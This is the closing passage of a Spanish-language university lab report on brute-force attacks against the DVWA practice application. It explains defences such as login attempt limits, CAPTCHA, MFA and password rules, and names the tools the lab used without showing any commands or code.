1. Funcionamiento: Fácil de aplicar, se puede hacer a nivel de aplicación o servidor, consiste en después de ciertos intentos de contraseñas o logeos incorrectos(independiente del user o password), bloquear el intento de sesión y solicitar otros mecanismos.
2. Escenario Eficaz: El mejor escenario son los ataques de fuerza bruta masivos, puesto que bloquea al mecanismo que este intentando acceder.

CAPTCHA

1. Funcionamiento: Despliega una ventana que solo un humano puede resolver, puzzles, imágenes, etc.
2. Escenario Eficaz: Al igual que el anterior el mejor escenario son los ataques de fuerza bruta masivos, puesto que bloquea al mecanismo que este intento acceder, se puede utilizar junto al limite de intentos.

MFA/2FA

1. Funcionamiento: Este mecanismo requiere algo que el usuario sabe, algo que tiene, o algo que es.
2. Escenario Eficaz: El mejor escenario son los ataques donde ya se robaron las credenciales o se filtraron las contraseñas.

Reutilización, mínimo de caracteres

1. Funcionamiento: Este mecanismo mejora la entropía de la contraseña, al obligar al usuario a un largo mínimo y caracteres especiales, ademas se puede solicitar que luego de cierto tiempo la clave deba ser obligatoriamente cambiada.
2. Escenario Eficaz: Funciona bien en general, y es una de las mejores medidas preventivas ante diversos ataques.

Conclusiones y comentarios

El presente laboratorio permitió comprender de forma práctica y comparativa cómo funcionan los ataques de fuerza bruta contra un formulario web vulnerable (DVWA) y qué características del tráfico facilitan su detección. Se desplegó DVWA mediante Docker, se utilizo Burp Suite, cURL, Hydra y un script en Python usando requests para vulnerar el formulario ubicado en vulnerabilities/brute, Para concluir, la investigación y la práctica confirman que la defensa eficaz contra fuerza bruta debe ser multi-capa.

Referencias

[1] Sergio Soto. *Laboratorios Criptografía.* `https://github.com/SergioSoto1/LaboratoriosCriptografia`

[2] *Exploring DVWA.* `https://medium.com/@waeloueslati18/exploring-dvwa-a-walkthrough-of-the-brute-force-challenge-part-1-d38241ee81da`